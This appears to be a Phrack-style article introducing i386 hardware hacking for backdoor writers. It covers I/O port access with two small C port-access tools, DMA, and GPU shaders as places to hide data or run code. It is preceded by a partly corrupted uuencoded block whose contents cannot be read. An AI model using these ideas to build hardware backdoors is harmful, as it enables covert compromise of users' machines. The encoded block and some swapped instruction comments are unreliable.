MA/G`HT\X:CO403@'POD0+H9P'F%^WNBC/ITP/W+\#*:6SP]U^=<6VN$`WW80
M5469ZC#^%##P]C:5RX#SGW8F:D!S`A@;T*/XRTBJK1DQ_2C1:LS1G.$/JD90
M-QW#Z0*KB!58JVH1S6Y7;3T:@:B@I5*!=--RC%"7BK]SJ+*J%1PQ+36FFT&4
M,B@\%+5L!S\-TQT]>,1!3*1:9H#E&--O-JW8,$4.85!0\A`61U1@"!NA'KK9
M8=B62:`/`KK1`?VDM4<C>@Q/S5J]JSULJ\%.S0XU4EWKF*/;D)K^2A4UB5V.
MFA+L5^GH)W"J;<4=PX2<H;O7&0Z48-OT'].BFW7P+XT/,5UK(%2FFZAAJ'+8
M"#(2YR0;$;9SS(I'\9=!<WLQ2ME7;<BL*#L8[82^Y"R;(=W2SLBO+J0Q3#B4
MK54T[J`6/"6O?\RQ`^U1NK4#;38ECA4YVH5`0D)"0D)"0D+B<X%"_3^JRP6/
M<#W*R>G_E1Q-_Z\RQ[/Z?SG-N>'U__;!@]Q6J.0^[W#Z?\/K[CT$#WMK<%MQ
M$KI[7^2Z>Q7Y;3\FW3U%Z(<3T=U3>!=6GH3NGD*U"DGEL'D,K[NG*.Q=$.*X
```

```
M=?<*M`>/6W>/OZNBZ04<C^X>OM=JQ&U!'JB[A^=B6-V]%C*H&Y@N.7'=O8G>
M]_UEQ<>AH0?EX7N0^5#Q)PHT]$IXP/<7^)YC-#DZW(U#'\]JZ.UN8,=/5$,/
MYZG4T).0D)"0D)`X4S@!7:MDMS=Y0V72[WX8;PY[%[CQWW-+X-]D1<^.^*AG
M\1DB,ZGW7S)CYM<[I8EMK@S^T_MJQ3-%&[?&,[VC\<:T=T^F.+&U)%G9\UK\
M_52T9#/>O67EKS:[A9UT[UFH.+*/"X@\`KFGT9][8-4^+HX%L;LQ=C')D\;Z
M"TBW&?]8RY2Q>IUI7FP.R@MPG86-+J9`</Y9J#V5U:-2F!Z5PA4\$ON5/OJ#
M;Z@FXN;;DB+"Q+U0A6`L"N0<2'0?&*CH0>6-K/K`+\:BS?X%?_C9W[X>[^KS
M[X?(44G_P7_DF=";="JD@G)%_@.8V7;,[*7>WV3->O_4\&K#@7*4Y/!F\XV-
M977!&]J4?S\3>:&I.\>B<$2)LSYK>L58JM:2("4CE+OT&,K]L/)HY7Y02<NM
MV#AZ`*4H:-R[E53DA6O*P,@9G_X;3)CX/F&]_@HU&,\$MA+[J]*_HHFY4L1M
MA]E.9;X*&8K+W`X)M^"@W$']\X]7P^%H6A!7Z)&(5:M<9]F1(/YMM-#_GZ)R
MWW?<$$YZXDE(2$A(2$A(2$A(2$A(2'PB(3WV)20D)"0D)"0D)"0D)"0^FU`@
MG.<BY-"YA,SBW',N^TUUY/N!7UT$O/BVP>_>*THJZ7?37L[Q`YGQG&.&/R`Y
MO8!G"?//Q^_%=W$^#?C;G%<#'\=]^&N!3^?<![R%\R;@JSF_%/@ZSN<#OYOS
M%N!_S_DBX+_B_`K@?^)\*?!YO)[X.0_ZX5?`L1"TR^#\<N`M1<Q^!=C8//XP
M]`-^E(,<OV\.$.H/3S_[_B;E[!/P'POQMQ;E^.2BG,WM0OQ4@7];X!<)]G\E
MQ']/X#\0^,,"I_[Y`Q!^5DS(<CAC+T'X+82]$,Q1A"0@'' `3\J-R0GX*X8=>
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
```

```
M)I2D)]^=ZJ$EYBI_&:2?Y^]WO(+QG‘W=_5BC^’2J>0!,3.;%9$58+#0/#../
ML*2TLI1MV([M7)UK>&)_)!TMPR;MH4WQ[W73S3ZV1]N9Z’87.Z,’!0">^I@*
M‘"2VNI-’*"_@\?43L‘*[$MV[!N)C4HF_+&;1CV:3E0R=S$^3[4QT[Z3)’N+)
M3$B62ORDF’5O*K&;Q]=/8)H’;GK2M_]_>^<7&L41!O"U-=WD6AHH42N$=KRV
M8=><QR6IILW9@(;3’DU0C"‘T#>?E<A</[G:ON8T:2J‘E#VT1:>E#GWT02M_R
M5I&B+U9$+%CJ@Q0I/MB’DC[VP:)(Y_MF=N;;NTN,&"O8^>#,W.RWWWSSS9^]
MFYOY*0)P’:YLV‘R-WAYP([>ELHME7X)D)PR5S)G/%LY<?7#^0O‘B3UPX_^!J
M\-HRU_];ZO]S’PI]::-XMWP?[KX"R5\VA’XDY,7O-JG@_7D’.\6M%3H%.K>P
M*>P4MQH[!2]_5!J=YR5"Y;JP<DND<F]N@LIU@?)AJ3R*[BU!LA_<RYQ=7#AK
M!^W\WU>"V/(^7A3O#\O#^/?VJ<R/H-D.FI=/9:[!FT%NX=W+=6ZS(FW>O0<V
MST’R=_‘R<^-TYM:BU74Z<W/1VB"#<<F"#GJS\_-VWC47%VY;P0O8Z[B=KZ6=
MI7L0R.L;&UOOXRZ(U‘W!C[A&ZE?EKHA8W)4FJNC*#7%_NYR&^KI@H*;:&NUN
M1;MWB,%O[H4&C\I[NWG..>S7ERKA2%C\"T9MYY4O,_!7X"O6C5\Q5\_/%(?8
M6W6V._RE<ICM!K+L,"XD3&R;9,7967\6=)(Q"W[L@14BT&"2:QSF4=1I%IT(
M(+OLE<2^‘B:9X6BW=U(8Y‘(_!(&B7N&S++G..%V$I2KXT%EAOE>9M\H>KDV%
M*Z..YP>‘U#W./Y3F*ZZPN\^?\Z:YOV5<*6)BC4J6!;^7P#<96B;1LL(Z0+&!
M[_-R9M0R)M09;*!O4’<VS3T!#_AWFR!?]MB4#TN<’BL/O+,+EUUKM0(3/\5)
MC^’^(^&BJX]+N#-^‘M9=N59#$&7@9+1%W;1_U5HE[\’Z)*^!6(\:8JF3;YV,
M6>,GRH$PAC7#7Q;)BJY832-M54?]XJR_ZI?Q_X^T9+@\CAC^BQ$C1HP8,6+$
MB!$C1HP8,?),B^&_&#%BQ(@1(T:,&#%BQ(@1(\^F,$MP7IPMFO\RM%GS7[IY
M_F_/6=;+SXM][W]‘FN>/=DLNS,9/U5[VSC;"A6DC7)BV9B[,M\!5L2WK*).,
M&)LP8FS"B+$)(\8FC!B;,&)LPHBQ"2/&)HP8FS!B;,*(L0DCQB:,F#;!B‘FY
M,!,\#F>DSS6>7Y/Y7VP1G!=(9U_53)F]6R5’QA8<F469?Y’K?R73R2V:*0/[
MG=?"E*$<&<J.^9ZDEU;@R/Q‘\B^2]$\D_3-)_[H24^:R9,F\WZ9Y,J^W"Z9,
MMV;*.);@Q0!;!O@QL*<<6#+;^2O!7SLLP91Q^:O7$O^W*8AARABFS)-GRN!.
M02N’IRT!9V#EQ!XV*T?VF.5PSZ&%1R!SM0#TPW8O03,I\DRU6"W4YA6!!CD%
M409-;B39_W9R8-=@/_?IP/CXB7PMZP4#_8\^9Z^GM#K_M\[XEX>=_]\YN+/Q
M_/_.OD’#?_E/1)S_SV+/ET?\U195?<@?=*;FF3@?7:SPX58M>OE",>G/SL"Q
M:Q:+K1=(!K)A9#TQO,P;T\42KP‘;&]_OY%T6(D7D)M^/O’@B[RJEO:,’1CX8
MSWZ88:F3?:E4+"8/D>NSU$Q."&EZ"?>R;@\GC;3$F>!<THIH$_JPR@9G\$O=
MDV8=,8%/Z2.T%)S0I/EJ?29B.;HU&HR!1CIJ1:%T@)^BYD6DJ90$?T56$=J’
MU:<‘_%(N.3@1.J7I!.NI3Q&.CF2F[.@#/?FF/I6L!V@62PS#+/8$^R4’.#B)
ML<S8WLPAESD.*.8"E_4X>(5M=U/NCF%Y70!?]&2-CD*P$BP*!<(MV2%XAM="
M9U:*’L]G[U$5UJO=:6C2!"O4YJ#/0N1X,@?I7!#F(C%(@7"$)Z28!(O0<,@5
MET7#U8’6P22C]*!T3’-]A/4>J:;@/J%_E.^C\U9HE)2BYX@G(‘DDI*‘K-H:4
M1!,[W-1<:4*-E4GN]2>IA28X$^‘MZO!(A%K)SD-BU0H9),MI\EQ0F1QJ$1%-
MPE?N34(/75<CF6CL4$D9P-+(.P‘414I$HI,NCVOKN<&EN*2%5H%MC252."MT
M&]Q*JS$6F6&BV3B[,)YLBG‘-NYD’\4T0W!)3?:%TS$W‘1G^5S_7@‘(!^+]LE
M7X‘J#F‘@Q+PE\$AX$2,8TK3RQR?Z)UNAM.!6,2?%FTYBQ)4IJ#HQU;=64^$$
M*2S!9!Y?[1R’*A"["?:‘GM*QA‘X+’3’P5I?8?.1#&!,SC^,%_K$*OR59S<^4
M"[*O%?+U(MNWYW!N;,_^[,A0!*>EKHUD]^\9PVNRI!4.DL01"L:GROQ<):#Z
MJQ\PB;NR-])’W‘KG3>")H"KBA9T,F1T=_#.!@UV*I7G7VLU:Z,&5WEXUS,B@
M7@,+C)$:R2,O<045H\VEP&NE*,"L)/%E+=J+5%+:C+8:_ZRK9D<DLV’C1(AL
M0QV(1HN,$NU]6EQ5C=M@X."!(YE#!T4’Z*#CKLD"KZOR">KE\DCK9S#T=C&!
MZWH^[/B/Z#:\6/&(4]9EV-,-CM/^M1;V6\.$I#ANO"+;’%W5GAXRP;AT)#_.
MT20RZM=T0HGK"]?D$TX\‘L33‘N(3<2QZEDD41<?0P\\UP7!B#OT\Y6(IRNE’
M.?:$[<A=)Y]TY,.9Q%5[K]6$Y^I9U,$?1D_[ZX81(T:,&#%BQ(B1IRS_‘H%X
&2GD‘D‘$‘
‘
end
```



Contents

1. Abstract

Today, we're observing a growing number of papers focusing on hardware hacking. Even if hardware-based backdoors are far from being a good solution to use in the wild, this topic is very important as some big corporations are planning to take control of our computers without our consent using some really bad designed concepts such as DRM and TCPA. As we can't let them do this at any cost, the time has come for a little introduction to the hardware world...

This paper constitutes a tiny introduction to hardware hacking in the backdoor writers perspective (hey, this is phrack, I'm not going to explain how to pilot your coffee machine with a RS232 interface). The thing is even if backdooring hardware isn't a so good idea, it is a good way to start in hardware hacking. The aim of the author is to give readers the basis of hardware hacking which should be usefull to prepare for the fight against TCPA and other crappy things sponsored by big sucke... erm... "companies" such as Sony and Microsoft.

This paper is i386 centric. It does not cover any other architecture, but it can be used as a basis on researches about other hardware. Thus bear in mind that most of the material presented here won't work on any other machine than a PC. Subjects such as devices, BIOS and internal work of a PC will be discussed and some ideas about turning all these things to our own advantage will be presented.

This paper IS NOT an ad nor a presentation of some 3v1L s0fTw4r3, so you won't find a fully functionnal backdoor here. The aim of the author is to provide information that would help you in writing your own stuff, not to provide you with an already done work. This subject isn't a particularly difficult one, all it just takes is immagination.

In order to understand this article, some knowledge about x86 assembly and architecture is heavily recommended. If you're a newbie to these subjects, I strongly recommend you to read "The Art of Assembly Programming" (see [1]).

2. A quick introduction to I/O system

Before digging straight into the subject, some explanations must be done. Those of you who already know how I/O works on Intel's and what they're here for might just prefer to skip to the next section. Others,

just keep on reading.

As this paper focuses on hardware, it would be practical to know how to access it. The I/O system provides such an access. As everybody knows, the processor (CPU) is the heart, or, more accurately, the brain of the computer. But the only thing it does is to compute. Basically, a CPU isn't of much help without devices. Devices give data to be computed to the CPU, and allow it to bring back an answer to our requests. The I/O system is used to link most of devices to the CPU. The way processors see I/O based devices is quite the same as the way they see memory. In fact, all the processors do to communicate with devices is to read and write data "somewhere in memory" : the I/O system is charged to handle the next steps. This "somewhere in memory" is represented by an I/O port. I/O ports are special "addresses" that connects the CPU data bus to the device. Each I/O based device uses at least one I/O port, many of them using several. Basically, the only thing device drivers do is to manipulate I/O ports (well, very basically, that's what they do, just to communicate with hardware). The Intel Architecture provides three main ways to manipulate I/O ports : memory-mapped I/O, Input/Output mapped I/O and DMA.

memory-mapped I/O

The memory-mapped I/O system allows to manipulate I/O ports as if they were basic memory. Instructions such as 'mov' are used to interface with it. This system is simple : all it does is to map I/O ports to memory addresses so that when data is written/read at one of these addresses, the data is actually sent to/received by the device connected to the corresponding port. Thus, the way to communicate with a device is the same as communicating with memory.

Input/Output mapped I/O

The Input/Output mapped I/O system uses dedicated CPU instructions to access I/O ports. On i386, these instructions are 'in' and 'out' :

```
in 254, reg   ; writes content of reg register to port #254

out reg, 254  ; reads data from port #254 and stores it in reg
```

The only problem with these two instructions is that the port is 8 bit-encoded, allowing only an access to ports 0 to 255. The sad thing is that this range of ports is often connected to internal hardware such as the system clock. The way to circomvent it is the following (taken from "The Art of Assembly Programming, see [1]) :

To access I/O ports at addresses beyond 255 you must load the 16-bit I/O address into the DX register and use DX as a pointer to the specified I/O address. For example, to write a byte to the I/O address $378 you would use an instruction sequence like the following:

```
mov $378, dx
out al, dx
```

DMA

DMA stands for Direct Memory Access. The DMA system is used to enhance devices to memory performances. Back in the old days, most hardware made use of the CPU to transfer data to and from memory. When computers started to become "multimedia" (a term as meaningless as "people ready" but really good looking in "we-are-trying-to-fuck-you-deep-in-the-ass ads"), that is when computers started to come equiped with CD-ROM and sound cards, CPU couldn't handle tasks such as playing music while displaying a shotgun firing at a monster because the user just has hit the 'CTRL' key. So, constructors created a new chip to be able to carry out such things, and so was born the DMA controller. DMA allows devices to transfer data from and to memory with little operations done by the CPU. Basically, all the CPU

does is to initiate the DMA transfer and then the DMA chip takes care of the rest, allowing the CPU to focus on other tasks. The very interesting thing is that since the CPU doesn't actually do the transfer and since devices are being used, protected mode does not interfere, which means we can write and read (almost) anywhere we would like to. This idea is far from being new, and PHC already evoqued it in one of their phrack parody.

DMA is really a powerfull system. It allows us to do very cool tricks but this come as the expense of a great prize : DMA is a pain in the ass to use as it is very hardware specific. Here follows the main different kinds of DMA systems :

- DMA Controller (third-party DMA) : this DMA system is really old and inefficient. The idea here is to have a general DMA Controller on the motherboard that will handle every DMA operations for every devices. This controller was mainly used with ISA devices and its use is now deprecated because of performance issues and because only 4 to 8 (depending if the board had two cascading DMA Controllers) DMA transfers could be setup at the same time (the DMA Controller only provides 4 channels).

- DMA Bus mastering (first-party DMA) : this DMA system provides far better performances than the DMA Controller. The idea is to allow each device to manage DMA himself by a processus known as "Bus Mastering". Instead of relying on the general DMA Controller, each device is able to take control of the system bus to perform its transfers, allowing hardware manufacturers to provide an efficient system for their devices.

These three things are practical enough to get started but modern operating systems provides medias to access I/O too. As there are a lot of these systems on the computer market, I'll introduce only the GNU/Linux system, which constitutes a perfect system to discover hardware hacking on Intel. As many systems, Linux is run in two modes : user land and kernel land. Since Kernel land already allows a good control on the system, let's see the user land ways to access I/O. I'll explain here two basic ways to play with hardware : in*(), out*() and /dev/port :

in/out

The in and out instructions can be used on Linux in user land. Equally, the functions outb(2), outw(2), outl(2), inb(2), inw(2), inl(2) are provided to play with I/O and can be called from kernel land or user land. As stated in "Linux Device Drivers" (see [2]), their use is the following :

```
unsigned    inb(unsigned port);
void        outb(unsigned char byte, unsigned port);
```

Read or write byte ports (eight bits wide). The port argument is defined as unsigned long for some platforms and unsigned short for others. The return type of inb is also different across architectures.

```
unsigned    inw(unsigned port);
void        outw(unsigned short word, unsigned port);
```

These functions access 16-bit ports (word wide); they are not available when compiling for the M68k and S390 platforms, which support only byte I/O.

```
unsigned    inl(unsigned port);
void        outl(unsigned longword, unsigned port);
```

These functions access 32-bit ports. longword is either declared as unsigned long or unsigned int, according to the platform. Like word I/O, "long" I/O is not available on M68k and S390.

Note that no 64-bit port I/O operations are defined. Even on 64-bit architectures, the port address space uses a 32-bit (maximum) data path.

The only restriction to access I/O ports this way from user land is

that you must use iopl(2) or ioperm(2) functions, which sometimes are protected by security systems like grsec. And of course, you must be root. Here is a sample code using this way to access I/O :

------[io.c

```
/*
** Just a simple code to see how to play with inb()/outb() functions.
**
** usage is :
**      * read : io r <port address>
**      * write : io w <port address> <value>
**
** compile with : gcc io.c -o io
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/io.h>     /* iopl(2) inb(2) outb(2) */


void            read_io(long port)
{
  unsigned int  val;

  val = inb(port);
  fprintf(stdout, "value : %X\n", val);
}

void            write_io(long port, long value)
{
  outb(value, port);
}

int     main(int argc, char **argv)
{
  long  port;

  if (argc < 3)
    {
      fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
      exit(1);
    }
  port = atoi(argv[2]);
  if (iopl(3) == -1)
    {
      fprintf(stderr, "could not get permissions to I/O system\n");
      exit(1);
    }
  if (!strcmp(argv[1], "r"))
    read_io(port);
  else if (!strcmp(argv[1], "w"))
    write_io(port, atoi(argv[3]));
  else
    {
      fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
      exit(1);
    }
  return 0;
}
```

    /dev/port

    /dev/port is a special file that allows you to access I/O as if you were manipulating a simple file. The use of the functions open(2), read(2), write(2), lseek(2) and close(2) allows manipulation of /dev/port. Just go

to the address corresponding to the port with lseek() and read() or write()
to the hardware. Here is a sample code to do it :

------[port.c

```
/*
** Just a simple code to see how to play with /dev/port
**
** usage is :
**      * read : port r <port address>
**      * write : port w <port address> <value>
**
** compile with : gcc port.c -o port
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>


void            read_port(int fd, long port)
{
  unsigned int  val = 0;

  lseek(fd, port, SEEK_SET);
  read(fd, &val, sizeof(char));
  fprintf(stdout, "value : %X\n", val);
}

void            write_port(int fd, long port, long value)
{
  lseek(fd, port, SEEK_SET);
  write(fd, &value, sizeof(char));
}

int     main(int argc, char **argv)
{
  int   fd;
  long  port;

  if (argc < 3)
    {
      fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
      exit(1);
    }
  port = atoi(argv[2]);
  if ((fd = open("/dev/port", O_RDWR)) == -1)
    {
      fprintf(stderr, "could not open /dev/port\n");
      exit(1);
    }
  if (!strcmp(argv[1], "r"))
    read_port(fd, port);
  else if (!strcmp(argv[1], "w"))
    write_port(fd, port, atoi(argv[3]));
  else
    {
      fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
      exit(1);
    }
  return 0;
}
```

Ok, one last thing before closing this introduction : for Linux users who want to list the I/O Ports on their system, just do a "cat /proc/ioports", ie:

```
$ cat /proc/ioports # lists ports from 0000 to FFFF
0000-001f : dma1
0020-0021 : pic1
0040-0043 : timer0
0050-0053 : timer1
0060-006f : keyboard
0080-008f : dma page reg
00a0-00a1 : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
0213-0213 : ISAPnP
02f8-02ff : serial
0376-0376 : ide1
0378-037a : parport0
0388-0389 : OPL2/3 (left)
038a-038b : OPL2/3 (right)
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial
0534-0537 : CS4231
0a79-0a79 : isapnp write
0cf8-0cff : PCI conf1
b800-b8ff : 0000:00:0d.0
  b800-b8ff : 8139too
d000-d0ff : 0000:00:09.0
  d000-d0ff : 8139too
d400-d41f : 0000:00:04.2
  d400-d41f : uhci_hcd
d800-d80f : 0000:00:04.1
  d800-d807 : ide0
  d808-d80f : ide1
e400-e43f : 0000:00:04.3
  e400-e43f : motherboard
  e400-e403 : PM1a_EVT_BLK
  e404-e405 : PM1a_CNT_BLK
  e408-e40b : PM_TMR
  e40c-e40f : GPE0_BLK
  e410-e415 : ACPI CPU throttle
e800-e81f : 0000:00:04.3
  e800-e80f : motherboard
    e800-e80f : pnp 00:02
$
```

3. Playing with GPU

3D cards are just GREAT, period. When you're installing such a card in your computer, you're not just plugging a device that can render nice graphics, you're also putting a mini-computer in your own computer. Today's graphical cards aren't a simple chip anymore. They have memory, they have a processor, they even have a BIOS ! You can enjoy a LOT of features from these little things.

First of all, let's consider what a 3D card really is. 3D cards are here to enhance your computer performances rendering 3D and to send output for your screen to display. As I said, there are three parts that interest us in our 3v1L doings :

1/ The Video RAM. It is memory embedded on the card. This memory is used to store the scene to be rendered and to store computed results. Most of today's cards come with more than 256 MB of memory, which provide us a

nice place to store our stuff.

2/ The Graphical Processing Unit (shortly GPU). It constitutes the processor of your 3D card. Most of 3D operations are maths, so most of the GPU instructions compute maths designed to graphics.

3/ The BIOS. A lot of devices include today their own BIOS. 3D cards make no exception, and their little BIOS can be very interesting as they contain the firmware of your 3D card, and when you access a firmware, well, you can just nearly do anything you dream to do.

I'll give ideas about what we can do with these three elements, but first we need to know how to play with the card. Sadly, as to play with any device in your computer, you need the specs of your material and most 3D cards are not open enough to do whatever we want. But this is not a big problem in itself as we can use a simple API which will talk with the card for us. Of course, this prevents us to use tricks on the card in certain conditions, like in a shellcode, but once you've gained root and can do what pleases you to do on the system it isn't an issue anymore. The API I'm talking about is OpenGL (see [3]), and if you're not already familiar with it, I suggest you to read the tutorials on [4]. OpenGL is a 3D programming API defined by the OpenGL Architecture Review Board which is composed of members from many of the industry's leading graphics vendors. This library often comes with your drivers and by using it, you can develop easily portable code that will use features of the present 3D card.

As we now know how to communicate with the card, let's take a deeper look at this hardware piece. GPU are used to transform a 3D environment (the "scene") given by the programmer into a 2D image (your screen). Basically, a GPU is a computing pipeline applying various mathematical operations on data. I won't introduce here the complete process of transforming a 3D scene into a 2D display as it is not the point of this paper. In our case, all you have to know is :

1/ The GPU is used to transform input (usually a 3D scene but nothing prevents us from inputing anything else)

2/ These transformations are done using mathematical operations commonly used in graphical programming (and again nothing prevents us from using those operations for another purpose)

3/ The pipeline is composed of two main computations each involving multiple steps of data transformation :

- Transformation and Lighting : this step translates 3D objects into 2D nets of polygons (usually triangles), generating a wireframe rendering.

- Rasterization : this step takes the wireframe rendering as input data and computes pixels values to be displayed on the screen.

So now, let's take a look at what we can do with all these features. What interests us here is to hide data where it would be hard to find it and to execute instructions outside the processor of the computer. I won't talk about patching 3D cards firmware as it requires heavy reverse engineering and as it is very specific for each card, which is not the subject of this paper.

First, let's consider instructions execution. Of course, as we are playing with a 3D card, we can't do everything we can do with a computer processor like triggering software interrupts, issuing I/O operations or manipulating memory, but we can do lots of mathematical operations. For example, we can encrypt and decrypt data with the 3D card's processor which can render the reverse engineering task quite painful. Also, it can speed up programs relying on heavy mathematical operations by letting the computer processor do other things while the 3D card computes for him. Such things have already been widely done. In fact, some people are already having fun using GPU for various purposes (see [5]). The idea here is to use the GPU to transform data we feed him with. GPUs provide a system to program them called "shaders". You can think of shaders as a programmable

hook within the GPU which allows you to add your own routines in the data transformation processus. These hooks can be triggered in two places of the computing pipeline, depending on the shader you're using. Traditionnaly, shaders are used by programmers to add special effects on the rendering process and as the rendering process is composed of two steps, the GPU provides two programmable shaders. The first shader is called the "Vexter shader". This shader is used during the transformation and lighting step. The second shader is called the "Pixel shader" and this one is used during the rasterization processus.

Ok, so now we have two entry points in the GPU system, but this doesn't tell us how to develop and inject our own routines. Again, as we are playing in the hardware world, there are several ways to do it, depending on the hardware and the system you're running on. Shaders use their own programming languages, some are low level assembly-like languages, some others are high level C-like languages. The three main languages used today are high level ones :

- High-Level Shader Language (HLSL) : this language is provided by Microsoft's DirectX API, so you need MS Windows to use it. (see [6])

- OpenGL Shading Language (GLSL or GLSlang) : this language is provided by the OpenGL API. (see [7])

- Cg : this language was introduced by NVIDIA to program on their hardware using either the DirectX API or the OpenGL one. Cg comes with a full toolkit distributed by NVIDIA for free (see [8] and [9]).

